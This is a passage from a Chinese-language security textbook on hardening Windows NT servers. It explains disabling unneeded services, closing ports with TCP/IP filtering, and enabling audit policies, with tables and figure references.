


图 9-7 “本地安全策略”主界面

2．关闭不必要的服务

Windows NT 的终端服务和 IIS 服务等都可能给系统带来安全漏洞，为了能够在远程方便地管理服务器，很多计算机的终端服务都是开启的，如果开启了，要确认已经正确配置了终端服务。有些恶意的程序也能以服务的方式悄悄地运行服务器上的终端服务。要留意服务器上开启的所有服务并每天检查。Windows NT 作为服务器可禁用的服务以及相关说明如表 9-1 所示。

表 9-1 可禁用的服务列表

服务名	说明
Computer Browser	维护网络上计算机的最新列表及提供这个列表
Task scheduler	允许程序在指定时间运行
Routing and Remote Access	在局域网及广域网环境中为企业提供路由服务
Removable storage	管理可移动媒体、驱动程序和库
Remote Registry Service	允许远程注册表操作
Print Spooler	将文件加载到内存中以便以后打印
IPSEC Policy Agent	管理 IP 安全策略及启动 IP 安全驱动程序
Distributed Link Tracking Client	当文件在网络域的 NTFS 卷中移动时发送通知
Com+Event System	提供事件的自动发布到订阅 COM 组件

关闭服务的方法是选择“控制面板”|“管理工具”|“服务”选项，双击选定的服务，在弹出的服务属性对话框中进行相应设置，如图 9-8 所示。

3．关闭不必要的端口

开放的端口越多，也即提供的服务越多，意味着潜在的安全威胁就越大。因此，有必要限制本机开放的端口数量，关闭不必要的端口。首先，在 IP 地址设置窗口中单击“高级”按钮，然后在出现的对话框中切换到“选项”选项卡，选中其中的“TCP/IP 筛选”，单击“属性”按钮，进入 TCP/IP 端口筛选设置界面，如图 9-9 所示。




图 9-8　关闭不必要的服务




图 9-9　启用 TCP/IP 筛选

4．开启审核策略

安全审核是 Windows NT 最基本的入侵检测方法。当有人尝试对系统进行某种方式的

入侵时，都会被安全审核记录下来。表 9-2 列出了必须开启的审核策略，其他的策略可以根据需要增加。

表 9-2　必须开启的审核策略

策略	设置	策略	设置
审核系统登录事件	成功，失败	审核策略更改	成功，失败
审核账户管理	成功，失败	审核特权使用	成功，失败
审核登录事件	成功，失败	审核系统事件	成功，失败
审核对象访问	成功		

默认情况下多数审核策略都是未开启的，如图 9-10 所示。




图 9-10　审核策略默认设置

双击审核列表的某一项，出现设置对话框，将复选框“成功”和“失败”都选中，如图 9-11 所示。

